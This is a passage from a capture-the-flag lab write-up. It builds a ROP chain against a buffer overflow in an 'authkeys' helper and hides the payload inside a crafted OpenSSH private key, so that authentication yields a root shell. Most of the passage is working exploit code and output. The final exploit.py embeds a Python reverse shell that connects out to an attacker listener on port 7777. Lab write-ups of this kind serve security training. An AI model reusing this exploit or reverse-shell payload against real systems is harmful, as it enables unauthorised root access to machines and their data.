We also notice that RAX is set to zero (`xor rax,rax`) before our ROP chain is called, which means AL will be `00000000`:

```
  4002d9:       e8 a7 00 00 00          call   0x400385
  4002de:       48 31 c0                xor    %rax,%rax
```

By chaining calls to `NOT` and `SHR` we can obtain the desired value `0x3B` (`00111011`):

- NOT (`00000000` -> `11111111`);
- SHR (`11111111` -> `01111111`);
- SHR (`01111111` -> `00111111`);
- NOT (`00111111` -> `11000000`);
- SHR (`11000000` -> `01100000`);
- NOT (`01100000` -> `10011111`);
- SHR (`10011111` -> `01001111`);
- SHR (`01001111` -> `00100111`);
- SHR (`00100111` -> `00010011`);
- NOT (`00010011` -> `11101100`);

- SHR (`11101100` -> `01110110`);
- SHR (`01110110` -> `00111011`).

In order to set the `cmd` and `argv` parameters, we can write the necessary strings and pointers to the buffer, which has enough space for our needs. We will structure our data in the following way:

1. A null-terminated string containing the command path;
2. Null-terminated strings representing the command arguments;
3. A pointer to the string in 1;
4. Null-terminated pointers to the strings in 2;
5. A pointer to the array of pointers in 4.

Additionally, we can see from tool `Ghidra` that the base64-decoded string is written to a static memory location, at the fixed address of `0x006010c0`:

```
puVar12 = &DAT_006010c0;
```

This address is in the `.data` section of the binary:

```
readelf -x .data authkeys
```

```
readelf -x .data authkeys


Hex dump of section '.data':

  0x00601000 546f6f20 6261642c 2057726f 6e67206e Too bad, Wrong n
  0x00601010 756d6265 72206f66 20617267 756d656e umber of argumen
  0x00601020 7473210a 4576616c 75617469 6e67206b ts!.Evaluating k
  0x00601030 65792e2e 2e0a536f 7272792c 20746869 ey....Sorry, thi
  0x00601040 73206461 6d6e2074 68696e67 20697320 s damn thing is
  0x00601050 6e6f7420 636f6d70 6c657465 20796574 not complete yet
  0x00601060 2e204927 6c6c2066 696e6973 68206173 . I'll finish as
  0x00601070 61702c20 70726f6d 69736521 0a414243 ap, promise!.ABC
  0x00601080 44454647 48494a4b 4c4d4e4f 50515253 DEFGHIJKLMNOPQRS
  0x00601090 54555657 58595a61 62636465 66676869 TUVWXYZabcdefghi
  0x006010a0 6a6b6c6d 6e6f7071 72737475 76777879 jklmnopqrstuvwxy
  0x006010b0 7a303132 33343536 3738392b 2f909090 z0123456789+/...
  0x006010c0 00000000 00000000 00000000 00000000 ................
```

We can verify the address with `gdb` by passing a known string (i.e. `THISISATEST` base64 encoded) and checking if it is indeed written to `0x6010c0`:

```
(gdb) break *0x40036b
(gdb) r a b c VEhJU0lTQVRFU1QK

(gdb) x/s 0x6010c0
0x6010c0:       "THISISATEST\n"
```

```
(gdb) r a b c VEhJU0lTQVRFU1QK
Starting program: /tmp/.pb/authkeys a b c VEhJU0lTQVRFU1QK
warning: shared library handler failed to enable breakpoint
Evaluating key...

Breakpoint 1, 0x000000000040036b in ?? ()

(gdb) x/s 0x6010c0
0x6010c0:       "THISISATEST\n
```

This means that the buffer address can be known beforehand. In order to make our ROP chain work, we need a way to put the addresses of the `cmd` and `argv` pointers in the RDI and RSI registers respectively.

We keep digging in the `ROPgadget` output and find the following gadgets:

```
0x000000000040037b : movss xmm0, dword ptr [rdx] ; mov ebx, 0xf02d0ff3 ; ret
<SNIP>
0x0000000000400380 : cvtss2si esi, xmm0 ; ret
```

which correspond to the opcodes `f30f1002` and `f30f2df0` respectively in the following instructions:

```
  40037a:       b9 f3 0f 10 02          mov    $0x2100ff3,%ecx
  40037f:       bb f3 0f 2d f0          mov    $0xf02d0ff3,%ebx
```

The movss instruction moves a single-precision floating-point value pointed by RDX into the `xmm0` register; the cvtss2si instruction takes a floating-point value from `xmm0`, converts it to an integer and puts the result to the ESI register. We can combine the two gadget as follows to get an arbitrary value into RSI:

1. Encode the value to a floating-point value and write it to memory;
2. Set RDX to point to the above memory address (we know RDX is pointing to `buffer + 768`, so we can just write our address to that location);
3. Call the `movss` gadget;
4. Call the `cvtss2si` gadget.

The same process, combined with the following gadget, can also be used to write values to the RDI register:

```
0x0000000000400367 : mov rdi, rsi ; pop rdx ; ret
```

To verify command execution, we will just check that we can write files to `/tmp`. We run the following Python script to generate a base64-encoded payload for this task:

```
#!/usr/bin/python3

from struct import pack
import base64

def p64(x):
    return pack('<Q', x)

def pad(x):
    return x + b'\x00'*(8 - len(x)%8)

def to_float(x):
    f = pack('<f', x)
    f += b'\x00' * (8-len(f))
    return f

# The buffer starts here
baseaddr = 0x6010c0

# ROP Gadgets
rop = {
    'syscall': 0x00000000004003cf,
    'poprdx': 0x000000000040036a,
    'shr': 0x0000000000400370,
    'not': 0x000000000040036d,
    'movss': 0x000000000040037b,
    'cvtss2si': 0x0000000000400380,
    'movrdirsi_poprdx': 0x0000000000400367
}

# Command and arguments (with necessary padding)
cmd = [
    pad(b'/usr/bin/touch'),
    pad(b'/tmp/pwned'),
    pad(b'/tmp/pwned2')
]

buf = b''

# Cmd and arg strings
cmd_offset = len(buf)
for c in cmd:
    buf += c
buf += p64(0)

# Cmd and arg pointers
```

```
ptr_offset = len(buf) - cmd_offset
for c in cmd:
    buf += p64(baseaddr + buf.find(c))
buf += p64(0)

# Floating point pointers
fp_offset = len(buf)
buf += to_float(baseaddr)
buf += to_float(baseaddr + ptr_offset)

# Fill with zeros until the RDX offset
buf += ((0x0300 - len(buf))//8) * p64(0x00)

# RDX points here
buf += p64(baseaddr + fp_offset)

# RAX: 0x3B
buf += p64(rop['not'])
buf += p64(rop['shr'])
buf += p64(rop['shr'])
buf += p64(rop['not'])
buf += p64(rop['shr'])
buf += p64(rop['not'])
buf += p64(rop['shr'])
buf += p64(rop['shr'])
buf += p64(rop['shr'])
buf += p64(rop['not'])
buf += p64(rop['shr'])
buf += p64(rop['shr'])

# RDI: cmd pointer
buf += p64(rop['movss'])
buf += p64(rop['cvtss2si'])
buf += p64(rop['movrdirsi_poprdx'])

# RSI: arg pointer
buf += p64(baseaddr + fp_offset + 0x08)
buf += p64(rop['movss'])
buf += p64(rop['cvtss2si'])

# RDX: NULL
buf += p64(rop['poprdx'])
buf += p64(0x0)

# System call
buf += p64(rop['syscall'])

# Print with leading chars for alignment
print(base64.b64encode(buf).decode())
```

```
./test.py
L3Vzci9iaW4vdG91Y2gAAC90bXAvcHduZWQAAAAAAAAvdG1wL3B3bmVkMgAAAAAAAAAAAAAAAADAEGAAAAAAANAQYA
AAAAAA4BBgAAAAAAAAAAAAAAAAAIAhwEoAAAAA8CHASgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGBFgAAAAAABtA0AAAAAAAHADQAAAAAAAcANAAAAAAABtA0AAAAAAAHAD
QAAAAAAAbQNAAAAAAABwA0AAAAAAAHADQAAAAAAAcANAAAAAAABtA0AAAAAAAHADQAAAAAAAcANAAAAAAAB7A0AAAA
AAAIADQAAAAAAAZwNAAAAAAAAgEWAAAAAAAHsDQAAAAAAAgANAAAAAAABqA0AAAAAAAAAAAAAAAAAAzwNAAAAAAAA=
```

We pass the base64 output as the fourth argument to the `authkeys` program:

```
./authkeys a b c
L3Vzci9iaW4vdG91Y2gAAC90bXAvcHduZWQAAAAAAAAvdG1wL3B3bmVkMgAAAAAAAAAAAAAAAADAEGAAAAAAANA
QYAAAAAAA4BBgAAAAAAAAAAAAAAAAAIAhwEoAAAAA8CHASgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGBFgAAAAAABtA0AAAAAA
AHADQAAAAAAAcANAAAAAAABtA0AAAAAAAHADQAAAAAAAbQNAAAAAAABwA0AAAAAAAHADQAAAAAAAcANAAAAAAAB
tA0AAAAAAAHADQAAAAAAAcANAAAAAAAB7A0AAAAAAAIADQAAAAAAAZwNAAAAAAAAgEWAAAAAAAHsDQAAAAAAAgA
NAAAAAAABqA0AAAAAAAAAAAAAAAAAAzwNAAAAAAAA=
```

The files are written:

```
attended$ ls -l /tmp/pwned*
-rw-r--r--  1 freshness  wheel  0 May  3 07:24 /tmp/pwned
-rw-r--r--  1 freshness  wheel  0 May  3 07:24 /tmp/pwned2
```

This confirms our ROP chain is working. In order to have our payload executed on `attendedgw`, we need to embed it into an RSA key so that OpenSSH will pass it to `authkeys` when attempting to authenticate us.

A key with a default length of 2048 bits won't be enough to overflow the buffer, so we generate a 16 kb key:

```
ssh-keygen -f basekey -b 16384
```

By looking at the OpenSSH private key format, our understanding is that we will have to overwrite the `privatekey1` field.

```
;; Encrypted section
;; This one is a again a buffer with size
;; specified by the uint32 value, which preceeds it.
;; The fields below are for RSA private keys.
uint32 (size of buffer)
    uint32  check-int
    uint32  check-int  (must match with previous check-int value)
    string  keytype    ("ssh-rsa")
    mpint   n          (RSA modulus)
    mpint   e          (RSA public exponent)
    mpint   d          (RSA private exponent)
    mpint   iqmp       (RSA Inverse of Q Mod P, a.k.a iqmp)
    mpint   p          (RSA prime 1)
    mpint   q          (RSA prime 2)
    string  comment    (Comment associated with the key)
    byte[n] padding    (Padding according to the rules above)
```

According to the key format, following the `ssh-rsa` string are the `n`, `e` and `d` fields. We write a short Python script to print the value of `n`:

```
#!/usr/bin/python

from Crypto.PublicKey import RSA

with open('basekey', 'r') as f:
    key_encoded = f.read()
    key = RSA.importKey(key_encoded)
    print(hex(key.n))
```

```
./get_n.py
0xcf2f6ee8e1bc1d2ca4272fab42a59d0498d814d3d8b8b2fa6812007347f00e7cc26de0cbd91f2112982a8ab0
392bbcb8cf9ca592d83c24fa595c21d5b8c17e48fcf02c098e5ba61bfa8a35c32e6bf641669d50952c63b861c3
34c88a4526b22217396184a9cb73ea85e7676f8f6acafe6a09bfed116da319dbf232b11aa9e2fc553b715d09dc
67c10c611f40a97b199be33832d766a8a2f486c11d961926c54de6279ce19e5268df57268fb760b6ac1a5d7824
ec22ccaf4e629b1fc59a7d1be9725d52f12bf06382d2785ef62c5b482a0c0d153b9af030c2802cab41af8ced39
66baaa7256214c40b419eac48e8a81267ae711809ad27a02fabb8c6f6da3bb8c60c213ecea649c6dc2dabacb3d
d986516457b74e26acd6509053a809451b7b5420ff61278b48e997d90e43b4fc5c21b2c17ed6193a510761dcad
ceb9efc18a12c055857be5dd9e7d <SNIP>
```

To better understand which part of the private key is passed to the `AuthorizedKeysCommand` by the OpenSSH server, we configure it to call a nonexistent `AuthorizedKeysCommand` and then run `sshd` in debug mode. An error containing the command string will be triggered and displayed in the debug output.

We set `AuthorizedKeysCommand` and `AuthorizedKeysCommandUser` in `/etc/ssh/sshd_config`:

```
AuthorizedKeysCommand /usr/local/bin/getkey %f %h %t %k
AuthorizedKeysCommandUser nobody
```

We run the `sshd` program we just compiled in debug mode:

```
sudo `which sshd` -ddd
```

From another pane we attempt to authenticate to the OpenSSH server using the `basekey` private key generated above:

```
ssh -i basekey localhost
```

The following error regarding the `AuthorizedKeysCommand` subprocess is displayed in the `sshd` debug output:

```
debug3: subprocess: AuthorizedKeysCommand command "/usr/local/bin/getkey
SHA256:CjryuBSortcwcOKKTkFQRSxpx/paZ8LcgTa/MbkAB8U /home/pb ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAAIAQDPL27o4bwdLKQnL6tCpZ0EmNgU09i4svpoEgBzR/AOfMJt4MvZHyESmCqKsDkrvLjPnKWS2Dwk+llcIdW4
wX5I/PAsCY5bphv6ijXDLmv2QWadUJUsY7hhwzTIikUmsiIXOWGEqctz6oXnZ2+Pasr+agm/7RFtoxnb8jKx <SNIP>
```

The private key is not shown in its entirety, but even with partially decoded data we will be able to identify the part of the key that is passed to the `authkeys` program by `sshd`. We look at the first few bytes in hex form after decoding them from base64:

```
echo -n
AAAAB3NzaC1yc2EAAAADAQABAAAIAQDPL27o4bwdLKQnL6tCpZ0EmNgU09i4svpoEgBzR/AOfMJt4MvZHyESmCq
KsDkrvLjPnKWS2Dwk+llcIdW4wX5I | base64 -d | xxd
```

```
echo -n
AAAAB3NzaC1yc2EAAAADAQABAAAIAQDPL27o4bwdLKQnL6tCpZ0EmNgU09i4svpoEgBzR/AOfMJt4MvZHyESmCqKsDkrvLjPnKWS2Dwk+llcIdW4
wX5I | base64 -d | xxd
00000000: 0000 0007 7373 682d 7273 6100 0000 0301  ....ssh-rsa.....
00000010: 0001 0000 0801 00cf 2f6e e8e1 bc1d 2ca4  ......../n....,.
00000020: 272f ab42 a59d 0498 d814 d3d8 b8b2 fa68  '/.B...........h
00000030: 1200 7347 f00e 7cc2 6de0 cbd9 1f21 1298  ..sG..|.m....!..
00000040: 2a8a b039 2bbc b8cf 9ca5 92d8 3c24 fa59  *..9+.......<$.Y
00000050: 5c21 d5b8 c17e 48                        \!...~H
```

The value of `n` (`0cf2f6ee8...`) starts at byte 23. We will have to take this offset into account when building the ROP chain, because pointer addresses need to be increased by the same amount to point to our strings.

We now need to find out where `n` is located in the private key file (`basekey`) that we are going to overwrite. We decode the file by using `base64` and `xxd` as before:

```
grep -v '^-' basekey | tr -d '\n' | base64 -d | xxd
```

```
00000840: 41b1 0000 1c40 8641 5b6b 8641 5b6b 0000  A....@.A[k.A[k..
00000850: 0007 7373 682d 7273 6100 0008 0100 cf2f  ..ssh-rsa....../
00000860: 6ee8 e1bc 1d2c a427 2fab 42a5 9d04 98d8  n....,.'/.B.....
00000870: 14d3 d8b8 b2fa 6812 0073 47f0 0e7c c26d  ......h..sG..|.m
```

As we can see, `n` (`0xcf2f6ee8`) starts at `0x85e`. Before that, the following bytes can be seen:

```
00 00 00 07             // size of the "ssh-rsa" string
73 73 68 2D 72 73 61    // "ssh-rsa"
00 00 08 01             // key size
00                      // sign prefix
```

The last null byte (which we labeled "sign prefix") was added because of the way ASN.1 encodes integers. If the most significant bit of `n` was `1`, the resulting encoded integer would be negative; adding a null byte ensures the most significant bit is zero (which means `n` is positive) without changing the key value.

As it turns out, starting to overwrite the key from `0x85e` would not work, which might be explained by of how the `mpint` data type is defined in RFC 4251:

```
mpint
     Represents multiple precision integers in two's complement format,
     stored as a string, 8 bits per byte, MSB first.  Negative numbers
     have the value 1 as the most significant bit of the first byte of
     the data partition.  If the most significant bit would be set for
     a positive number, the number MUST be preceded by a zero byte.
     Unnecessary leading bytes with the value 0 or 255 MUST NOT be
     included.  The value zero MUST be stored as a string with zero
     bytes of data.
```

Having a zero in the most significant bit of the first byte of our payload, the preceding null byte (the one we called "sign prefix") would be interpreted as an "unnecessary leading byte", which could make our key invalid. Therefore, we are going to skip one more byte and begin overwriting at `0x85f`; this means we also have to increase the buffer offset to 24 (which is perfect because it results in correct byte alignment, so we won't have to worry about this).

The following (`exploit.py`) is the final exploit, which reads the private key from our `basekey` file, generates the ROP chain and overwrites the required bytes; the resulting key is printed to standard output.

```
#!/usr/bin/python3
```

```python
from struct import pack
import base64
import argparse

def p64(x):
    return pack('<Q', x)

def pad(x):
    return x + b'\x00'*(8 - len(x)%8)

def to_float(x):
    f = pack('<f', x)
    f += b'\x00' * (8-len(f))
    return f


# Read private key from file
def priv_key(filename):
    with open(filename, "rb") as f:
        pkey = f.read()
    return pkey


# Add rop payload to private key
def add_rop(key, rop):
    key = key.replace(b"-----BEGIN OPENSSH PRIVATE KEY-----", b"")
    key = key.replace(b"-----END OPENSSH PRIVATE KEY-----", b"")
    key = key.replace(b"\r", b"").replace(b"\n", b"")
    key = bytearray(base64.b64decode(key))
    key[0x85f: 0x85f+len(rop)] = rop
    key = base64.b64encode(key)
    key = b'\\n'.join(key[i:i+70] for i in range(0, len(key), 70))
    key = b"-----BEGIN OPENSSH PRIVATE KEY-----\\n" + key
    key += b"\\n-----END OPENSSH PRIVATE KEY-----\\n"
    return key.decode()


# Generate ROP chain to spawn reverse shell via execve syscall
def gen_rop(lhost, lport):
    # The buffer starts here
    buffstart = 0x6010c0

    # Private key offset
    pkey_offset = 24

    # Base address
    baseaddr = buffstart + pkey_offset
```

```
    # ROP Gadgets
    rop = {
        'syscall': 0x00000000004003cf,
        'poprdx': 0x000000000040036a,
        'shr': 0x0000000000400370,
        'not': 0x000000000040036d,
        'movss': 0x000000000040037b,
        'cvtss2si': 0x0000000000400380,
        'movrdirsi_poprdx': 0x0000000000400367
    }

    cmd = [ pad(b'/usr/local/bin/python2'),
            pad(b'-c'),
            pad(f'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("
{lhost}",
{lport}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproces
s.call(["/bin/ksh","-i"]);'.encode())
    ]

    buf = b''

    # Cmd and arg strings
    cmd_offset = len(buf)
    for c in cmd:
        buf += c
    buf += p64(0)

    # Cmd and arg pointers
    ptr_offset = len(buf) - cmd_offset
    for c in cmd:
        buf += p64(baseaddr + buf.find(c))
    buf += p64(0)

    # Floating point pointers
    fp_offset = len(buf)
    buf += to_float(baseaddr)
    buf += to_float(baseaddr + ptr_offset)

    # Fill with zeros until the RDX offset
    buf += ((0x0300 - len(buf) - pkey_offset)//8) * p64(0x00)

    # RDX points here
    buf += p64(baseaddr + fp_offset)

    # RAX: 0x3B
    buf += p64(rop['not'])
    buf += p64(rop['shr'])
    buf += p64(rop['shr'])
```

```
    buf += p64(rop['not'])
    buf += p64(rop['shr'])
    buf += p64(rop['not'])
    buf += p64(rop['shr'])
    buf += p64(rop['shr'])
    buf += p64(rop['shr'])
    buf += p64(rop['not'])
    buf += p64(rop['shr'])
    buf += p64(rop['shr'])

    # RDI: cmd pointer
    buf += p64(rop['movss'])
    buf += p64(rop['cvtss2si'])
    buf += p64(rop['movrdirsi_poprdx'])

    # RSI: arg pointer
    buf += p64(baseaddr + fp_offset + 0x08)
    buf += p64(rop['movss'])
    buf += p64(rop['cvtss2si'])

    # RDX: NULL
    buf += p64(rop['poprdx'])
    buf += p64(0x0)

    # System call
    buf += p64(rop['syscall'])

    return buf


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("lhost", help="Local host for reverse shell")
    parser.add_argument("lport", help="Local port for reverse shell")
    args = parser.parse_args()

    key = priv_key("basekey")
    rop = gen_rop(args.lhost, args.lport)
    weaponized_key = add_rop(key, rop)
    print(weaponized_key.replace('\\n','\n'))


if __name__ == '__main__':
    main()
```

We open a listener on port 7777:

```
nc -lnvp 7777
```

Finally, we run the script:

```
./exploit.py 10.10.14.30 7777 --offset 8
```

A weaponized key is generated and printed to standard output:

```
./exploit.py 10.10.14.30 7777 --offset 8
-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAIFwAAAAdzc2gtcn
NhAAAAAwEAAQAACAEAzy9u6OG8HSykJy+rQqWdBJjYFNPYuLL6aBIAc0fwDnzCbeDL2R8h
EpgqirA5K7y4z5ylktg8JPpZXCHVuMF+SPzwLAmOW6Yb+oo1wy5r9kFmnVCVLGO4YcM0yI
pFJrIiFzlhhKnLc+qF52dvj2rK/moJv+0RbaMZ2/IysRqp4vxVO3FdCdxnwQxhH0Cpexmb
4zgy12aoovSGwR2WGSbFTeYnnOGeUmjfVyaPt2C2rBpdeCTsIsyvTmKbH8WafRvpcl1S8S
vwY4LSeF72LFtIKgwNFTua8DDCgCyrQa+M7TlmuqpyViFMQLQZ6sSOioEmeucRgJrSegL6
u4xvbaO7jGDCE+zqZJxtwtq6yz3ZhlFkV7dOJqzWUJBTqAlFG3tUIP9hJ4tI6ZfZDkO0/F
```

We copy it and paste it to a file called `safe_key` on the target host. We set the right permissions on this file (`600`) and then attempt opening an SSH session to `attendedgw` (192.168.23.1) as the user `guly` passing `safe_key` as our private key:

```
chmod 600 safe_key
attended$ ssh -i safe_key -p 2222 guly@192.168.23.1
```

A reverse shell with root privileges is promptly received:

```
nc -lnvp 7777
Connection from 10.129.141.5:28254
/bin/ksh: No controlling tty (open /dev/tty: Device not configured)
/bin/ksh: Can't find tty file descriptor
/bin/ksh: warning: won't have full job control
attendedgw# whoami
root
```

The root flag can be found in `/root/root.txt`.